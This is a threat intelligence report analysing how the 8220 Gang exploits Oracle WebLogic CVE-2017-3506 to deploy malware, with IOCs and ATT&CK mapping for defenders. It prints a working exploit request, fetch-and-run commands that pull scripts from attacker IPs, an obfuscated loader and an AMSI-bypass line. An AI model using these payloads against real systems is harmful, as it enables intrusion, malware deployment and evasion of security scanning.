8220 Gang Evolves With New Strategies

trendmicro.com/en_us/research/23/e/8220-gang-evolution-new-strategies-adapted.html

May 16, 2023

Exploits & Vulnerabilities

We observed the threat actor group known as “8220 Gang” employing new strategies for their respective campaigns, including exploits for the Linux utility “lwp-download” and CVE-2017-3506, an Oracle WebLogic vulnerability.

By: Sunil Bharti May 16, 2023 Read time: (words)

Update as of 7/25/2023 3:40PM PHT: Updated the indicators of compromise.

8220 Gang (also known as “8220 Mining Group,” derived from their use of port 8220 for command and control or C&C communications exchange) has been active since 2017 and continues to scan for vulnerable applications in cloud and container environments. Researchers have documented this group targeting Oracle WebLogic, Apache Log4j, Atlassian Confluence vulnerabilities, and misconfigured Docker containers to deploy cryptocurrency miners in both Linux and Microsoft Windows hosts. The group was documented to have used Tsunami malware, XMRIG cryptominer, masscan, and spirit, among other tools in their campaigns.

Looking at other researchers’ documentation on the gang’s recent activities, it appears as if the threat actor has been active in recent months. This article explores a recent attack observed exploiting the Oracle WebLogic vulnerability CVE-2017-3506 captured by one of our honeypots. This vulnerability, with a CVSS score of 7.4, impacts the WLS Security Component of Oracle WebLogic, and when exploited can enable attackers to execute arbitrary commands through an HTTP request remotely with a specifically crafted XML document. This allows attackers to gain unauthorised access to sensitive data or compromise the entire system.

Entry point



Figure 1. Exploiting CVE-2017-3506

Attackers exploited the HTTP URI (Uniform Resource Identifier) *"wls-wsat/CoordinatorPortType"* as an entry point to target an Oracle WebLogic server leveraging the CVE-2017-3506 vulnerability.

```
POST /wls-wsat/CoordinatorPortType HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36
Content-Length: 1387
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Content-Type: text/xml
Accept-Encoding: gzip
Connection: close

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
   <soapenv:Header>       <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
         <java version="1.8.0_151" class="java.beans.XMLDecoder">
            <void class="java.lang.ProcessBuilder">
               <array class="java.lang.String" length="3">                    <void index = "0">                                                    <string>cmd.exe</string>
</void>                                                  <void index = "1">                                                    <string>/c</string>
</void>                                                  <void index = "2">                        <string>powershell.exe -NonI -W Hidden -NoP -Exec Bypass -Enc
cABvAHcAZQByAHMAaABlAGwAbAAgACIASQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAOAA1AC4AM
QA3AC4AMAAuADEAOQAvAGIAeQBwAGEAcwBzAC4AcABzADEAJwApACIA</string>                    </void>                                                                                    </array>                  <void
method="start"/>                  </void>          </java>       </work:WorkContext>   </soapenv:Header>   <soapenv:Body/></soapenv:Envelope>
```

Figure 2. Post request to vulnerable resource

On entry, 8220 Gang delivered a PowerShell script that downloads and creates other dropper files using the said six-year old vulnerability. In recent attacks, we also observed the group using "lwp-download," a Linux utility for downloading a file specified by the URL. In this entry, we detail another routine targeting Windows systems.

```
pay="(curl -s http://$url/jira?confluence || wget -q -O - http://$url/jira?confluence || lwp-download http://$url/jira /tmp/jira) |
bash -sh; bash /tmp/jira; rm -rf /tmp/jira; echo
```

Figure 3. Use of the lwp-download utility

Infection routine

The attack payload executes a PowerShell command encoded using Base64. Upon decoding, it executes a command that opens a hidden PowerShell window (*-NonI -W Hidden*) with no profile loaded (*-NoP*), and bypasses execution policies (*-Exec Bypass*). The decoded command downloads and executes a PowerShell script from *http[:]//185[.]17[.]0[.]199/bypass.ps1* without displaying any visible output to the user. The Base64-encoded string downloads a PowerShell script "*bypass.ps1*."

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
  <soapenv:Header>       <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
    <java version="1.8.0_151" class="java.beans.XMLDecoder">
      <void class="java.lang.ProcessBuilder">
        <array class="java.lang.String" length="3">                    <void index =
        "0">                                              <string>cmd.exe</
        string>                                        </void>
        <void index = "1">                                               <string>/c</
        string>                                         </void>
        <void index = "2">                      <string>powershell.exe -NonI -W Hidden -NoP -Exec Bypass -Enc
        cABvAHcAZQByAHMAaABlAGwAbAAgACIASQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARA
        BvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAOAA1AC4AMQA3AC4AMAAuADEAOQAvAGIAeQBwAGEAcwBzAC4AcABz
        ADEAJwApACIA</string>                    </void>                                                    </
        array>                 <void method="start"/>                 </void>           </java>        </
        work:WorkContext>   </soapenv:Header>   <soapenv:Body/></soapenv:Envelope>
```

Figure 4. Attack payload

```
powershell "IEX(New-Object Net.WebClient).DownloadString('http://185.17.0.19/bypass.ps1')"
```

Figure 5. URL after Base64 decoding

Analysis of bypass.ps1



Figure 6. Process flow of bypass.ps1

The PowerShell script decodes multiple Base64-encoded byte arrays to create another obfuscated PowerShell script in memory and executes it using “iex” (Invoke-Expression) commandlet.

```
[Byte[]]$c = [System.Convert]::FromBase64String('AUU8WztAXxc8Y1BrSm5mO0VATiQXGV9LWEdWPE9cGxkXSko8WkZJZyRLSThragEBIGpcS1BZGyNfS1hHVj...lcGNZZFxqajglVF1cSVI=');
[Byte[]]$d = [System.Convert]::FromBase64String('amNga0xgamQ4JWVmYGtYZGZrbDgla2VcZFxeWGVYRCVkXGtqcEo=');
[Byte[]]$e = [System.Convert]::FromBase64String('W1xjYFg9a2BlQGBqZFg=');
[Byte[]]$f = [System.Convert]::FromBase64String('XGlmOiVkXGtqcEo=');
[Byte[]]$g = [System.Convert]::FromBase64String('aVxbYG1maUdrZVxtPCVeZWBrZVxtPCVqWmBramZlXlhgOyVkXGtqcEo=');
[Byte[]]$h = [System.Convert]::FromBase64String('W1xjWVhlXFZk');
[Byte[]]$i = [System.Convert]::FromBase64String('aVxbYG1maUdeZkNuazxKRyVeZWBaWGlLJWVmYGtYZGZrbDgla2VcZFxeWGVYRCVkXGtqcEo=');
[Byte[]]$j = [System.Convert]::FromBase64String('aVxbYG1maUdua1w=');
function O ($v){
    [Byte[]]$t = $v.clone()
    for ($x = 0; $x -lt $v.Count; $x++) {
        $t[$v.Count-$x-1] = $v[$x] + 3
    }
    return $t
}
$y = 9
while($y -gt 6){
    $c = O($c)
    $d = O($d)
    $e = O($e)
    $f = O($f)
    $g = O($g)
    $h = O($h)
    $i = O($i)
    $j = O($j)
    $y = $y - 1
}
$cc = [System.Text.Encoding]::ASCII.GetString($c)
[Ref].Assembly.GetType([System.Text.Encoding]::ASCII.GetString($d)).GetField([System.Text.Encoding]::ASCII.GetString($e),'NonPublic, Static').SetValue($null,
$true)
[Reflection.Assembly]::LoadWithPartialName([System.Text.Encoding]::ASCII.GetString($f)).GetType([System.Text.Encoding]::ASCII.GetString($g)).GetField([System.
Text.Encoding]::ASCII.GetString($h),
'NonPublic, Instance').SetValue([Ref].Assembly.GetType([System.Text.Encoding]::ASCII.GetString($i)).GetField([System.Text.Encoding]::ASCII.GetString($j),
'NonPublic, Static').GetValue($null),0)
iex($cc)
```

Extremely long string

Figure 7. Contents of the bypass.ps1 PowerShell script

All the variables assigned to byte arrays contain Base64-encoded strings (in this case, the $c byte array). These byte arrays are used later in the script for deobfuscation purposes. Once computation is done for the $cc variable, it stores the decoded value of the $c byte array, which is the PowerShell script that gets executed in memory without writing the script on the disk. Decoding the $c variable using ASCII, the result is identified as the $cc variable and executes the PowerShell script.

The new PowerShell script performs the following tasks:

1. It disables the AMSI detection. The code sets the value of “amsiInitFailed” field from <System.Management.Automation.AmsiUtils> class to “True” to achieve AMSI unhooking so that no scanning action will be done for the current process. To update the value of “amsiInitFaild,” it uses .NET reflection to assign a value of “True,” as observed in the bypass command.

```
[Ref].Assembly.GetType('Sys'+'tem.Man'+'agem'+'ent.Aut'+'omation.A'+'msiUt'+'ils').GetField('am'+'siI'+'nitF'+'ailed','No'+'nPu'+'bl'+'ic,St'+'atic').SetValue
($null,$true)
```

Figure 8. AMSI detection bypass

2. After disabling AMSI detection, it defines the path to write the malicious binary file into the Windows “temp” directory.

```
$eXE_PaTh = "$env:temp\Winscp-setup-1867.exe"
```

Figure 9. Malicious binary path

3. Next, it writes the binary file in the specified in the “$eXE_PaTh” variable. This code section decodes the Base64 string into a byte array, which is a binary code, and uses .Net class System.IO to write the binary file on the disk.

```
$BaSE64_CoDe = "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...PC9hc3NlbWJseT4AAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA="
[Byte[]]$bYTes = [CONveRt]::FroMBASE64stRinG($BaSE64_CoDe)
[sYSTEM.IO.fiLE]::wRITeAllBytes($eXE_PaTh,$bYTes)
```

Figure 10. Binary file write to disk

4. At the end of the script, the PowerShell executes the newly written binary file in the Windows “temp” directory using the “-WindowStyle Hidden” parameter in the command without displaying any user interface.

```
stART-pROcESS "$eXE_PaTh" -WINDowStYlE hIDdEN
```

Figure 11. Binary execution

The file "*Winscp-setup-1867.exe*" is responsible for downloading the file "*Ebvjmba.dat*" by continuously sending a GET request to its server *http[:]//79[.]137[.]203[.]156/Ebvjmba.dat*. After executing *Winscp-setup-1867.exe*, a DLL file contacts the file server to download the DAT file dropper from *79[.]137[.]203[.]156*, which is an IP address we determined to be the C&C server. The DLL file uses the *.NET* framework's “*HttpClient”* class to send an HTTP GET request to the specified asset URL.

```
public static object SetConfig()
{
    object result;
    for (;;)
    {
        try
        {
            byte[] bytes = StrategyRepositoryProducer.StopConfig("http://79.137.203.156/Ebvjmba.dat");
            result = StrategyRepositoryProducer.DestroyConfig(Convert.FromBase64String(Encoding.ASCII.GetString(bytes)));
        }
        catch
        {
            continue;
        }
        break;
    }
    return result;
}

// Token: 0x0600000D RID: 13 RVA: 0x00002290 File Offset: 0x00000490
private static byte[] StopConfig(string asset)
{
    return new HttpClient().GetAsync(asset).Result.Content.ReadAsByteArrayAsync().Result;
}
```

Figure 12. Function that downloads the DAT file using .net code from the dissembler

```
GET /Ebvjmba.dat HTTP/1.1
Host: 79.137.203.156
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Mon, 03 Apr 2023 12:11:34 GMT
Content-Type: application/octet-stream
Content-Length: 2396844
Last-Modified: Mon, 27 Mar 2023 13:47:16 GMT
Connection: keep-alive
ETag: "64219e64-2492ac"
Accept-Ranges: bytes

AAAA
```

```
.edom SOD ni nur eb tonnac margorp sihT!L ! □
MZNULETXNULNULNULEOTNULNULNULÿÿNULNUL¸NULNULNULNULNULNULNUL
@NULNULNULNULNULNULN
```



Figure 16. Process injection into msbuild.exe. Screenshot taken with Trend Vision One™

Conclusion

lwp-download is a Linux utility present in a number of platforms by default, and 8220 Gang making this a part of any malware routine can affect a number of services even if it were reused more than once. Considering the threat actor's tendency to reuse tools for different campaigns and abuse legitimate tools as part of the arsenal, organizations' security teams might be challenged to find other detection and blocking solutions to fend off attacks that abuse this utility.

Abuse of lwp-download might be expected in the short term for compromise and targeting of other platforms. Despite reusing old tools and C&C servers, the gang has started targeting Windows systems, and using new file and C&C servers to evade previous detections. Moreover, while it would also initially seem counterintuitive to use a six-year-old security gap in an attack, the malicious actor's scanning activity could have shown systems still vulnerable to the exploit.

Considering these developments, we find 8220 Gang as a threat to be reckoned with despite other researchers describing them as "low-level script kiddies," and that organizations still have to work on catching up when it comes to updating their security systems. In the group's previous deployments, earlier scripts they used were simple, unable to evade detection, and were easy to analyze. Over time, it included significantly damaging pieces of malware (such as Tsunami malware) in respective campaigns. We will continue monitoring this group and their respective deployments for analysis, detection, and blocking.

Trend Micro solutions

Trend Cloud One™ - Endpoint Security and Workload Security protect endpoints, servers, and cloud workloads through unified visibility, management, and role-based access control. These services provide specialized security optimized for your diverse endpoint and cloud environments, which eliminate the cost and complexity of multiple point solutions.

Indicators of Compromise (IOCs)

SHA256	File name/Description	Detection
b5fa13d8a03e9a38995e1a087f873e9f2e5d53d8ac713ffb951f62084c810a90	bypass.ps1	Trojan.MSIL.DROPPER.BS

URLs and IPs

- http[:]//79[.]137[.]203[.]156/Ebvjmba.dat
- http[:]//185[.]17[.]0[.]19/bypass.ps1
- http[:]//185[.]17[.]0[.]19/Nmfwg.png
- 185[.]17[.]0[.]19
- 194[.]38[.]23[.]170
- 201[.]71[.]165[.]153
- 179[.]43[.]155[.]202

- Work[.]letmaker[.]top
- su-94[.]letmaker[.]top

MITRE ATT&CK

MITRE Tactic	MITRE Technique	Technique ID
Initial Access	Exploit Public-Facing Application	T1190
Execution	Command and Scripting Interpreter: PowerShell	T1059.001
Command and Control	Data Encoding: Standard Encoding	T1132.001
	Application Layer Protocol: Web Protocols	T1071.001
Defense Evasion	Impair Defenses: Disable or Modify Tools	T1562.001
	Deobfuscate/Decode Files or Information	T1140
	Obfuscated Files or Information: Command Obfuscation	T1027.010
	Process Injection: Portable Executable Injection	T1055.002
	Reflective Code Loading	T1620

©2023 TREND MICRO